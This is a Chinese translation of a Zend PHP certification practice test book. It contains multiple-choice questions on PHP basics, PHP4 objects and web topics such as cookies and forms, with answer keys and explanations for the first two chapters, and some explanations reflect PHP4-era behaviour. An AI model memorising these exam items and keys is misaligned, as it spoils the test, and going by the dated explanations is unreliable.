
Zend权威认证试题讲解

Zend PHP Certification Practice Test Book

John Coggeshall
Marco Tabini 著

Ven 译



nb™ php|architect nanobooks

Zend The php Company

版权声明

To Daniel Tabini and Diana Katheryn Coggeshall

May we leave you a better world than the one we found.

译者序

这是一本 Zend 认证考试的模拟习题集。

Zend 认证是全球公认且唯一的 PHP 认证标准，成为一位 Zend 认证工程师将带给你更好的工作机会与发展前途。作者 John Coggeshall 与 Marco Tabini 都是 Zend 认证工程师，且参与过 Zend 认证考试与培训的相关核心工作。两人力图在本书中完美再现 Zend 认证考试的精髓，某些题目的难度甚至超过了真题。阅读本书将对通过 Zend 考试大有益处。

但即使你不打算去考这个目前在国内看起来还不是那么热门，并且还有些昂贵的认证，这本书对你仍然有意义。Zend 认证作为 PHP 开发者的黄金标准，在对 PHP 开发者能力的衡量上还是有非常高的准确性和权威性的。通过对本书的阅读，你可以从中发现自己知识上的缺陷与不足，从而再接再厉，向更高层次迈进！

注意：书中所有题目的答案均在 PHP4 环境下运行得出。

本书曾于 PHP CHINA 论坛的原创版连载。感谢 Richard 大哥给了我这次发布连载的机会；感谢 PHP CHINA 上的 zwws、奇将射天狼、侠客、Sunyanzi、ppxz2008、linvo、hexiangyu，及其他众多热心的朋友给于我的支持和鼓励，并帮我指出翻译中的错误。

虽然经历过连载的考验，但书中仍不免有遗漏的错误。如果您发现了问题，请与我联系：
QQ：95224882
MSN：ven13@msn.com （该地址不接受邮件）
E-Mail：blueven@yahoo.com.cn

如果您想对书中内容进行讨论，可以到这个页面（http://www.naks.cn/blueven/?p=180）发布评论，我会定期查看并给于回复。顺便再卖个广告，欢迎大家访问我的博客——布鲁文的蓝色奇想（http://www.naks.cn/blueven/）。

最后感谢我的女朋友斑斑，Happy three years！

Ven
2008 年 5 月 4 日

序

建立一个 PHP 认证程序有许多好处。最重要的一点就是，它帮助雇主——尤其是没有技术背景的雇主——建立 PHP 人才雇佣标准；雇主们将明白，这些家伙克服了一系列障碍才拿到了这个认证，他们的认证证明了他们对 PHP 及相关技术的知识的良好掌握。

这不仅意味着一个 Zend 认证工程师符合相关的能力标准，并能在职场中立刻获得有事。而且在认证的推广过程中，越来越多的企业开始采用 PHP 了。两种效果相辅相成，将为 PHP 开发者创造一个更加活跃的职业市场——为 PHP 开发者创造更好的生存条件。由于 Zend PHP 认证考试的存在，我们将看到一个越来越繁荣的 PHP 市场，对此我毫不怀疑。

几周前，我终于有时间来进行一次 Zend PHP 认证考试。尽管我曾经编写过其中的部分试题，并且在几个月前以考试培训咨询部成员的身份复习过这些题，我仍然很惊讶的意识到我有那么一点点紧张——我想这不仅是由于通常考试时的紧张造成的，而且因为题目的作者们就是 PHP 社区的领导人，他们努力写出最完美的题目。我记得这些题目都出得非常详尽与透彻。题目没有过于困难，但每题都是经过仔细的设计、审查与组织的；这使得任何考试者——尤其是一个亲自参与了这一过程的家伙——有点紧张。

我很高兴的说，我通过了考试。但我必须承认有几题确实有难度。我认为总体来说，这个考试很公正，但又与其他认证考试不一样，它更加详尽与透彻。没有经验的 PHP 开发者将很难通过考试，我觉得这样很好。它确实能证明一个 PHP 开发者在用 PHP 进行基于 Web 应用的开发方面的实力。

我相信这本书将对考试的准备提供很大的帮助。Marco 和 John 都在 Zend PHP 认证咨询部工作，并且对考试的本质与目标有清晰的了解。两位作者还有着多年的 PHP 编程经验，这点可以从本书的内容中看出来。这本书很好的覆盖了考试中牵涉到的主题。阅读每章最后的答案，将使你认识到自己的强项与不足。

祝你考试成功，并且希望你早日加入 Zend 认证工程师的行列。

Andi Gutmans
Zend 科技创始人之一，技术副总裁
Zend 认证工程师

目录

1

PHP 编程基础

你必须有一定的经验才能完成这套测试题。这并不意味着你必须是超级高手——很简单，为了通过这套测试，你只需在日常生活有足够的接触 PHP 的时间。

因此，了解自己对“基础”的掌握程度非常重要。尽管这些知识非常“底层”，但却是 PHP 永恒的基本元素。没有回答好本套测试其他章节的题目可能只是说明那些问题并不是你日常 PHP 编程中经常接触的部分；但如果在本章就做错大量的题目，你就要警惕了。总之，如果你基础薄弱，就会影响你对进阶知识的理解。

问题

1. 选择合适的答案填入空白处

PHP 是一种_____脚本语言，基于_____引擎。PHP 最常被用来开发动态的_____内容，此外，它同样还可被用来生成_____（以及其他）文档。

A. 动态，PHP，数据库，HTML
B. 嵌入式，Zend，HTML，XML
C. 基于 Perl 的，PHP，Web，静态
D. 嵌入式，Zend，Docbook 文档，MySQL
E. 基于 Zend 的，PHP，图像，HTML

2. 以下哪种标签不是 PHP 起始/结束符？

A. <% %>
B. <? ?>
C. <?= ?>
D. <! !>
E. <?php ?>

3. 以下代码哪个不符合 PHP 语法？

A. $_10
B. ${“MyVar”}
C. &$something
D. $10_somethings
E. $aVaR

4. 运行以下代码将显示什么？

```
<?php
define(myvalue, "10");
$myarray[10] = "Dog";
$myarray[] = "Human";
$myarray['myvalue'] = "Cat";
$myarray["Dog"] = "Cat";
print "The value is: ";
print $myarray[myvalue]."\n";
?>
```

A．The Value is: Dog
B．The Value is: Cat
C．The Value is: Human
D．The Value is: 10
E．Dog

5． print()和 echo()有什么区别？

A．print()能作为表达式的一部分，echo()不能
B．echo()能作为表达式的一部分，print()不能
C．echo()能在 CLI（命令行）版本的 PHP 中使用，print()不能
D．print()能在 CLI（命令行）版本的 PHP 中使用，echo()不能
E．没有区别：两个函数都打印文本！

6．以下脚本输出什么？

```
<?php
$a = 10;
$b = 20;
$c = 4;
$d = 8;
$e = 1.0;
$f = $c + $d * 2;
$g = $f % 20;
$h = $b - $a + $c + 2;
$i = $h << $c;
$j = $i * $e;
print $j;
?>
```

A．128
B．42
C．242.0
D．256
E．342

7．如何给变量$a，$b 和$c 赋值才能使以下脚本显示字符串“Hello, World!”？

```
<?php
$string = "Hello, World!";
$a = ?;
```

```
$b = ?;
$c = ?;
if($a) {
        if($b && !$c) {
        echo "Goodbye Cruel World!";
        } else if(!$b && !$c) {
        echo "Nothing here";
        }
}
else {
 if(!$b) {
        if(!$a && (!$b && $c)) {
                echo "Hello, World!";
        } else {
                echo "Goodbye World!";
        }
        } else {
                echo "Not quite.";
        }
}
?>
```

A．False, True, False
B．True, True, False
C．False, True, True
D．False, False, True
E．True, True, True

8．以下脚本输出什么？

```
<?php
$array = '0123456789ABCDEFG';
$s = '';
for ($i = 1; $i < 50; $i++) {
        $s .= $array[rand(0,strlen ($array) - 1)];
}
echo $s;
?>
```

A．50 个随机字符组成的字符串
B．49 个相同字符组成的字符串，因为没有初始化随机数生成器
C．49 个随机字符组成的字符串
D．什么都没有，因为$array 不是数组

E．49 个字母‘G’组成的字符串

9．哪种语句结构用来表现以下条件判断最合适？

```
<?php
if($a == 'a') {
        somefunction();
} else if ($a == 'b') {
        anotherfunction();
} else if ($a == 'c') {
        dosomething();
} else {
        donothing();
}
?>
```

A．没有 default 的 switch 语句
B．一个递归函数
C．while 语句
D．无法用别的形式表现该逻辑
E．有 default 的 switch 语句

10．要修改每个元素的值，如何遍历$myarray 数组最合适？

```
<?php
$myarray = array ("My String","Another String","Hi, Mom!");
?>
```

A．用 for 循环
B．用 foreach 循环
C．用 while 循环
D．用 do…while 循环
E．办不到！

11．考虑如下代码片段：

```
<?php
define("STOP_AT", 1024);
$result = array();
/*  在此处填入代码  */
{
```

```
        $result[] = $idx;
}
print_r($result);
?>
```

标记处填入什么代码才能产生如下数组输出？

```
Array
{
        [0] => 1
        [1] => 2
        [2] => 4
        [3] => 8
        [4] => 16
        [5] => 32
        [6] => 64
        [7] => 128
        [8] => 256
        [9] => 512
}
```

A．foreach($result as $key => $val)
B．while($idx *= 2)
C．for($idx = 1; $idx < STOP_AT; $idx *= 2)
D．for($idx *= 2; STOP_AT >= $idx; $idx = 0)
E．while($idx < STOP_AT) do $idx *= 2

12．为用户定义函数 is_leap()选择一个合适的函数声明。is_leap 使用 2000 作为默认年份。

```
<?php
/*  函数声明处  */
{
        $is_leap = (!($year %4) && (($year % 100) ||
        !($year % 400)));
        return $is_leap;
}
var_dump(is_leap(1987)); /* Displays false */
var_dump(is_leap()); /* Displays true */
?>
```

A．function is_leap($year = 2000)
B．is_leap($year default 2000)
C．function is_leap($year default 2000)

D．function is_leap($year)
E．function is_leap(2000 = $year)

13．运行以下代码将显示什么值？假设代码运行时的 URL 是：testscript.php?c=25

```
<?php
function process($c, $d = 25)
{
        global $e;
        $retval = $c + $d - $_GET['c'] - $e;
        return $retval;
}
$e = 10;
echo process(5);
?>
```

A．25
B．-5
C．10
D．5
E．0

14．考虑如下代码：

```
<?php
function myfunction($a, $b = true)
{
        if($a && !$b) {
                echo "Hello, World!\n";
        }
}
$s = array(0 => "my",
1 => "call",
2 => '$function',
3 => ' ',
4 => "function",
5 => '$a',
6 => '$b',
7 => 'a',
8 => 'b',
9 => '');
$a = true;
```

```
$b = false;
/* Group A */
$name = $s[?].$s[?].$s[?].$s[?].$s[?].$s[?];
/* Group B */
$name(${$s[?]}, ${$s[?]});
?>
```

脚本中的每个问号(?)代表$s 数组的一个数字索引。要想代码执行时显示 Hello, World!字符串，该如何选择数字索引？

A．Group A: 4,3,0,4,9,9 Group B: 7,8
B．Group A: 1,3,0,4,9,9 Group B: 7,6
C．Group A: 1,3,2,3,0,4 Group B: 5,8
D．Group A: 0,4,9,9,9,9 Group B: 7,8
E．Group A: 4,3,0,4,9,9 Group B: 7,8

15．运行时（run-time）包含一个 PHP 脚本使用_____，而编译时（compile-time）包含一个 PHP 脚本使用_____。

A．include_once, include
B．require, include
C．require_once, include
D．include, require
E．以上皆可

16．什么情况下声明函数时不能给参数赋默认值？

A．当参数是布尔值时
B．当函数是类中的成员时
C．当参数是通过引用传递时
D．当函数只有一个参数时
E．永远不会

17．_____操作符在两个操作数中有一个（不是全部）为 True 时返回 True。

答案：_____

18．全等运算符===如何比较两个值？

A．把它们转换成相同的数据类型再比较转换后的值
B．只在两者的数据类型和值都相同时才返回 True

C．如果两个值是字符串，则进行词汇比较
D．基于 strcmp 函数进行比较
E．把两个值都转换成字符串再比较

19．以下哪个选项是把整型变量$a 的值乘以 4？（双选）

A．$a *= pow (2, 2);
B．$a >>= 2;
C．$a <<= 2;
D．$a += $a + $a;
E．一个都不对

20．一段脚本如何才算彻底终止？

A．当调用 exit()时
B．当执行到文件结尾时
C．当 PHP 崩溃时
D．当 Apache 由于系统故障而终止时

答案

1. 唯一有意义的答案是 B。PHP 是一种基于 Zend 引擎的脚本语言，它通常被嵌入在 HTML 代码中。它主要被用来开发 HTML 文档，但是也可以用它来开发其他类型的文档，比如 XML。

2. PHP 编程中，人们不太使用<% %>和<? ?>两个标签，但它们确实是合法的 PHP 界定符。<! !>标签是非法的，因此正确的答案是 D。记住，根据 php.ini 文件中的配置不同，这当中的某些标签无法在特定的情况下使用。

3. PHP 变量以一个美元符号为开头，后面跟上任意数量的数字、字母和下划线。${“MyVar”}是一个合法的变量名，它使用的是较松散的命名约定。&$something 是对$something 的引用。然而，变量名不能以数字为开头，$10_somethings 是非法的，因此答案是 D。

4. 注意，$myarray 的键值并没有打上引号。所以，正在访问的键不是 myvalue 字符串，而是常量 myvalue 的值。最终访问的是$myarray[10]，值是 Dog，答案是 A。

5. 尽管 print()和 echo()在绝大多数情况下可以互换使用，但它们之间还是有一处不同。print()是函数，有返回值；echo()实际上是一个语言结构，没有返回值，并且不能在表达式中使用。因此，答案是 A。

6. %运算符表示取模，它返回两个操作数相除的余数。<<是左移运算符，相当于乘以 2 的 N 次方。最后的答案乘以了一个浮点数，改变了它的数据类型。但是，由于小数点后是零，因此输出的结果不包含小数部分。答案是 256（D）。

7. 根据条件式的逻辑，要想得到 Hello, World!字符串，必须要在第一个 if 结构中满足 else 的条件。因此$a 必须为 False，然后$b 也必须为 False。最内层的条件语句的实现要求先前的两个变量（$a 和$b）是 False，而$c 必须是 True（答案是 D）。

8. 正确答案是 C。从 PHP4.2.0 开始，除非已经给定了一个伪随机整数列，否则不再需要用 srand()函数初始化随机数生成器。此外，即使随机数生成器没有被事先播种，脚本仍然会生成 49 个伪随机字符。尽管$array 变量是字符串，但可以用访问数组的方式进行访问——使用数字索引访问某个位置上的字符。最后，for 循环将从 1 开始执行到 50，也就是执行了 49 次。

9. 用一系列的 if…else 语句来检查一个条件的代码块，最适合用 switch 语句来替代。

```
<?php
switch($a) {
 case 'a':
        somefunction();
        break;
 case 'b':
```

```
        anotherfunction();
        break;
case 'c':
        dosomething();
        break;
default:
        donothing();
}
?>
```

因为 if 语句中有一个捕捉所有其他条件的 else，对应的，switch 代码块需要一个 default。正确答案是 E。

10．通常情况下，foreach 语句是遍历数组的首选。但是，由于 foreach 语句是在数组的副本上进行操作，而我们需要给数组中每个元素重新赋值，所以在这里 foreach 就不适用了。尽管也可以用 while 循环和 do…while 循环，但由于数组是顺序索引的，最合适的语句还是 for 语句。因此答案是 A。

```
<?php
$myarray = array ("My String", "Another String", "Hi, Mom!");
for($i = 0; $i < count($myarray); $i++)
{
        $myarray[$i] .= " ($i)";
}
?>
```

11．由于题目只允许填写一行代码，唯一合适的是 for 循环，因此答案只能是 C 或者 D。要选出能生成正确结果的 for 循环，我们必须先复习一下 for 循环的构成要素。PHP 中，for 循环是这样声明的：

for(<初始化>;<继续执行，直到>;<重复执行>)

<初始化>在循环开始时执行一次，然后 for 循环开始执行大括号内的代码，直到<继续执行，直到>的值为 False。每完成一次循环，执行一次<重复执行>。因此，正确的代码块应该是：

for ($idx = 1; $idx < STOP_AT; $idx *= 2)

答案是 C。

12．5 个选项中，只有两个是合法的 PHP 函数声明（A 和 D）。在这两个选项中，只有一个设置了参数的默认值——答案是 A。

13．本题考察 PHP 中变量作用域的相关知识。你必须明确 global 关键字是如何将变量引入本地域的，以及$_GET、$_POST、$_COOKIE、$_REQUEST 等超级全局变量的作用域。本题中，最终的数学表达式是 5+25-25-10，等于-5，答案是 B。

14．函数能被以一个包含着函数名的变量后面加上括号（以及必要的参数）的形式动态

调用。对于Group A来说，合适的索引组合是0，4，9，9，9，9，产生字符串myfunction。另一方面，参数将使用${}结构的可变变量。对Group B来说，合适的索引应该是7和8，等于${‘a’}$和{‘b’}——即$a和$b。因此答案是D。

15．在较新版本的 PHP 中，require（或 requier_once()）和 include()(或 include_once())只有一个区别——如果包含的文件不存在，前者将产生一个致命错误，同时终止脚本的执行；而后者只会产生一个警告。因此答案 E 正确。

16．当参数被声明为通过引用传递时，你不能给它赋默认值，此时解释器期望获得一个能在函数内部进行修改的变量。答案是 C。

17．正确答案是逻辑异或（xor）运算符。

18．全等运算符比较两个操作数的数据类型和值，两者中有一个不同，都会返回 False。因此答案是 B。

19．答案是 A 和 C。A 选项中，pow 函数计算 2 的平方，答案是 4。C 选项中，左移运算符将$a 的值左移两位，相当于乘以 4。

20．答案是 A。一段脚本并不会在执行到文件末尾时终止，所以当前文件才能被其他脚本包含。至于 PHP 和 Apache 崩溃，这两个说法就太恶搞了。

2

用 PHP4 进行面向对象编程

尽管 PHP4 的 OOP 性能不强，但它还是能够被用来构建可行的面向对象的代码结构——只要你知道对象模型的缺陷，并且小心的处理它们。

PHP5 在对象的处理方面做了很多改变，你或许会因此更倾向于完全忽略 PHP4。但事实上，许多用 OOP 的程序员从很早以前就开始用老版本的 PHP 编写软件了。所以，大量的 OOP 代码早已存在，甚至在人们跳到 PHP5 上进行开发之前。

本章不仅考察你对面向对象知识的总体掌握，还包括对 PHP4 特有的 OOP 实现机制的认识。

问题

1. 对象的蓝图是什么？

   答案：_____

2. 以下代码执行后，数组$a->my_value 中储存的值是什么？（三选）

```
<?php
class my_class
{
        var $my_value = array();
        function my_class ($value)
        {
                $this->my_value[] = $value;
        }
        function set_value ($value)
        {
                $this->$my_value = $value;
        }
}
$a = new my_class ('a');
$a->my_value[] = 'b';
$a->set_value ('c');
$a->my_class('d');
?>
```

   A．c
   B．b
   C．a
   D．d
   E．e

3. 如何让类中的某些方法无法在类的外部被访问？

   A．把类声明为 private
   B．把方法声明为 private
   C．无法实现
   D．编写合适的重载方法（overloading method）

4. 哪种 OOP 设计模式能让类在整个脚本里只实例化一次？

A．MVC 模式
B．抽象工厂模式（Abstract factory）
C．单件模式（Singleton）
D．代理模式（Proxy）
E．状态模式（State）

5. 借助继承，我们可以创建其他类的派生类。那么在 PHP 中，子类最多可以继承几个父类？

A．1 个
B．2 个
C．取决于系统资源
D．3 个
E．想要几个有几个

6. 以下脚本近似的表示了一种在 PHP4 中无法实现的特性，请问这个特性叫什么？

```
<?php
class my_class
{
 function my_funct ($my_param)
 {
       user_error ("Please define me", E_ERROR);
 }
 function b()
 {
       return 10;
 }
}
?>
```

A．多重继承
B．接口
C．抽象方法
D．Private 方法
E．函数重载（function overloading）

7. 假设定义了一个 testclass 类，它的构造函数的函数名是什么？

A．__construct
B．initialize
C．testclass
D．__testclass
E．只有 PHP5 才支持构造函数

8．一个类如何覆盖默认的序列化机制？

A．使用__shutdown 和__startup 方法
B．调用 register_shutdown_function()函数
C．使用__sleep()和__wakeup()方法
D．无法覆盖默认序列化机制
E．使用 ob_start()将类放入输出缓冲中

9．以下哪些面向对象的概念无法在 PHP4 中实现？

- 抽象类
- Final 类
- Public、private、protected（PPP）方法
- 接口

A．抽象类
B．PPP 方法
C．PPP 方法和接口
D．以上所有都不可用
E．以上所有都可用

10．如何在类的内部调用 mymethod 方法？

A．$self=>mymethod();
B．$this->mymethod();
C．$current->mymethod();
D．$this::mymethod()
E．以上都不对

11．以下脚本输出什么？

```
<?php
class my_class
{
```

```
var $my_var;
function _my_class ($value)
{
      $this->my_var = $value;
}
}
$a = new my_class (10);
echo $a->my_var;
?>
```

A．10
B．Null
C．Empty
D．什么都没有
E．一个错误

12．以下脚本输出什么？

```
<?php
class my_class
{
      var $value;
}
$a = new my_class;
$a->my_value = 5;
$b = $a;
$b->my_value = 10;
echo $a->my_value;
?>
```

A．10
B．5
C．2
D．Null
E．什么都没有

13．以下脚本输出什么？

```
<?php
$global_obj = null;
class my_class
{
```

```
    var $value;
    function my_class()
    {
        global $global_obj;
        $global_obj = &$this;
    }
}
$a = new my_class;
$a->my_value = 5;
$global_obj->my_value = 10;
echo $a->my_value;
?>
```

A．5
B．10
C．什么都没有
D．构造函数将报错
E．510

14．考虑如下一段代码，执行时，$eight_tenths->to_string 方法返回的字符串是 8/10 而不是希望的 4/5，为什么？

```
<?php
class fraction {
    var $numerator;
    var $denominator;
    function fraction($n, $d) {
        $this->set_numerator($n);
        $this->set_denominator($d);
    }
    function set_numerator($num) {
        $this->numerator = (int)$num;
    }
    function set_denominator($num) {
        $this->denominator = (int)$num;
    }
    function to_string() {
        return "{$this->numerator} / {$this->denominator}";
    }
}
function gcd($a, $b) {
    return ($b > 0) ? gcd($b, $a % $b) : $a;
}
function reduce_fraction($fraction) {
```

```
        $gcd = gcd($fraction->numerator,
        $fraction->denominator);
        $fraction->numerator /= $gcd;
        $fraction->denominator /= $gcd;
}
$eight_tenths = new fraction(8,10);
/* Reduce the fraction */
reduce_fraction($eight_tenths);
var_dump($eight_tenths->to_string());
?>
```

A．reduce_fraction 函数必须返回一个值
B．reduce_fraction 函数必须接受一个整型值
C．gcd 函数有问题
D．必须通过引用的方式传递$eight_tenths 对象
E．对象的实例不能传递给方法以外的其他结构。

15．以下代码是做什么的？

```
<?php
require_once("myclass.php");
myclass::mymethod();
?>
```

A．静态调用 mymethod 方法
B．生成 myclass 的实例并调用 mymethod 方法
C．产生一个语法错误
D．默认 myclass 类最后被创建出的实例并调用 mymethod()
E．调用名为 myclass::mymethod()的函数

16．PHP 中有静态类变量吗？

A．有
B．没有

17．以下脚本输出什么？

```
<?php
class a
{
        function a ($x = 1)
```

```
    {
        $this->myvar = $x;
    }
}
class b extends a
{
    var $myvar;
    function b ($x = 2)
    {
        $this->myvar = $x;
        parent::a();
    }
}
$obj = new b;
echo $obj->myvar;
?>
```

A．1
B．2
C．一个错误，因为没有定义 a::$myvar
D．一个警告，因为没有定义 a::$myvar
E．什么都没有

18．如何即时加载一个类？

A．使用__autoload 魔术函数
B．把它们定义为 forward 类
C．实现一个特殊的错误处理手段
D．不可能
E．用有条件限制的 include 来包含它们

19．_____提供了一个高性能的解决面向对象中重复出现的问题的方案？

答案：_____

20．以下脚本输出什么？

```
<?php
class a
{
    function a()
```

```
        {
                echo 'Parent called';
        }
}
class b
{
        function b()
        {
        }
}
$c = new b();
?>
```

A．Parent called
B．一个错误
C．一个警告
D．什么都没有

答案

1. 类是对象的蓝图（对象是类的实例）。

2. 正确答案是 B、C 和 D。set_value 方法使用了错误的表达式$this->$my_value，因此该方法实际上是空的（这在 PHP5 里会导致一个错误，但在 PHP4 中不会。——译者注）。

3. 答案是 C。PHP4 中无法限制对类成员的访问，而在 PHP5 中则可以通过 private 关键字实现。

4. 单件模式可以限制一个类被实例化的次数。

5. 尽管其他编程语言允许多重继承，但在 PHP 的对象模型中却不可以。因此答案是 A。

6. 方框中的代码表现的是抽象方法（abstract method）的实现。如果这个类继承自其他类，而 my_funct 方法在子类中被调用时没有覆盖，代码将抛出一个错误。虽然只是近似的实现了抽象方法，但在 PHP4 有限的对象模型中，这已经做得很好了。

7. PHP5 有统一的构造函数（__construct()），但在 PHP4 中，构造函数就是和类有相同名称的方法。对于名为 testclass 的类，它的构造函数就是 testclass()。答案是 C。

8. __sleep()和__wakeup()能被用来自定义对象的序列化过程。正确答案是 C。

9. PHP4 中没有题目选项里所列的任何一个概念。答案是 D。

10. PHP 中，在类的内部访问其成员和方法，要用$this 这个特殊变量。因此答案是 B。

11. 正确答案是 D。my_class::_my_class()不是合法的构造函数（方法名的开头多了个_），因此脚本不会输出任何东西。你可能觉得这题是在考眼力而不是知识，是的，我们就是这么打算。仔细想想你就会同意——绝大多数的 bug 都是由错误的拼写造成的。这题并不是在戏弄你，而是考验你的排错能力。

12. PHP4 把对象视作标量进行处理，当$a 赋给$b 时，解释器创建对象的副本，因此对后一个对象的赋值不会影响到原先的对象。答案是 B。但是要注意，PHP5 里就不是这样处理的了（将会输出 10）。

13. 一上来，构造函数 my_class 通过引用，将自身存储在了变量$global_obj 中。你可能会因此觉得，当我们后来吧$global_obj->my_value 的值变为 10 时，$a 也会相应改变。不幸的是，new 操作符只返回的不是引用，而是副本。脚本输出 5，答案是 A。

14. PHP 中，把对象传递给函数或者方法时，默认传递的是值。这意味着通过参数传递给函数的对象，其实是对象的副本。这点导致了在函数或方法里对对象进行改动时，不会影响函数外的原先的那个对象。

回到第 14 题中，这就说明对象$eight_tenths 从来没有被 reduce_fraction 函数改动过，而$fraction 对象（参数）则被改动了。如果要在函数内部改动对象，就必须以引用的方式传递参数:

```
function reduce_fraction(&$fraction)
```

答案是 D。

15．题中所示的语法是用来进行静态调用的。当方法被静态调用时，它们就像一个独立的函数，与任何类的实例无关。答案是 A。

16．没有。PHP4 只允许声明静态函数变量，没有静态类变量。

17．答案是 A。类 b 的属性$myvar 将在 b 的父类——类 a 调用构造函数时被定义，此外，像 PHP4 中的普通变量一样，定义类变量时也不需要给它赋值。类 b 在其父类调用构造函数之前就给$myvar 赋了值，所以不管之后如何赋值，输出都是 1。

18．PHP4 中无法即时装载类——它们必须在使用前就仔细声明好。PHP5 中，可以使用__autoload 魔术函数提醒解释器在找不到需要的类时尝试自动调用。因此答案是 D。

19．为软件设计和编程中的常规问题提供良好的解决方案，这显然是在说设计模式。

20．脚本什么都不输出（答案是 D）。因为子类的构造函数不会自动调用父类的构造函数。

3

Web 开发中的 PHP

没有互联网，PHP 开发者将生活的非常艰苦。事实上，很多人甚至怀疑，如果没有互联网的飞速发展导致的轻量级开发需求大增，PHP 还能否存在。

与网站开发打交道时，熟悉 HTML 和 HTTP 相关的知识非常重要。此外，本章习题还考察用会话来维持多个访问请求的知识。

一旦你开始应用 PHP 这门语言，Web 开发将是和你接触最紧密的开发。因此，你必须掌握相关的概念以确保你能够通过本章测试，这点非常重要。

问题

1. 如何访问会话变量（session）？

   A．通过$_GET
   B．通过$_POST
   C．通过$_REQUEST
   D．通过全局变量
   E．以上都不对

2. 哪个函数能让服务器输出如下 header？

```
set-Cookie: foo=bar;
```

   答案：_____

3. 在忽略浏览器 bug 的正常情况下，如何用一个与先前设置的域名（domain）不同的新域名来访问某个 cookie？

   A．通过 HTTP_REMOTE_COOKIE 访问
   B．不可能
   C．在调用 setcookie()时设置一个不同的域名
   D．向浏览器发送额外的请求
   E．使用 Javascript，把 cookie 包含在 URL 中发送

4. index.php 脚本如何访问表单元素 email 的值？（双选）

```
<form action="index.php" method="post">
  <input type="text" name="email"/>
</form>
```

   A．$_GET[‘email’]
   B．$_POST[‘email’]
   C．$_SESSION[‘text’]
   D．$_REQUEST[‘email’]
   E．$_POST[‘text’]

5. 以下脚本将如何影响$s 字符串？（双选）

```
<?php
$s = '<p>Hello</p>';
$ss = htmlentities ($s);
echo $s;
?>
```

A．尖括号<>会被转换成 HTML 标记，因此字符串将变长
B．没有变化
C．在浏览器上打印该字符串时，尖括号是可见的
D．在浏览器上打印该字符串时，尖括号及其内容将被识别为 HTML 标签，因此不可见
E．由于调用了 htmlentities()，字符串会被销毁

6．如果不给 cookie 设置过期时间会怎么样？

A．立刻过期
B．永不过期
C．cookie 无法设置
D．在浏览器会话结束时过期
E．只在脚本没有产生服务器端 session 的情况下过期

7．思考如下代码：如果用户在两个文本域中分别输入“php”和“great”，脚本输出什么？

```
<form action="index.php" method="post">
<input type="text" name="element[]">
<input type="text" name="element[]">
</form>
<?php
echo $_GET['element'];
?>
```

A．什么都没有
B．Array
C．一个提示
D．phpgreat
E．greatphp

8．在 HTTPS 下，URL 和查询字串（query string）是如何从浏览器传到 Web 服务器上的？

A．这两个是明文传输，之后的信息加密传输
B．加密传输

C．URL 明文传输，查询字串加密传输
D．URL 加密传输，查询字串明文传输
E．为确保加密，查询字串将转换为 header，夹在 POST 信息中传输

9．当把一个有两个同名元素的表单提交给 PHP 脚本时会发生什么？

A．它们组成一个数组，存储在超级全局变量数组中
B．第二个元素的值加上第一个元素的值后，存储在超级全局变量数组中
C．第二个元素将覆盖第一个元素
D．第二个元素将自动被重命名
E．PHP 输出一个警告

10．如何把数组存储在 cookie 里？

A．给 cookie 名添加一对方括号[]
B．使用 implode 函数
C．不可能，因为有容量限制
D．使用 serialize 函数
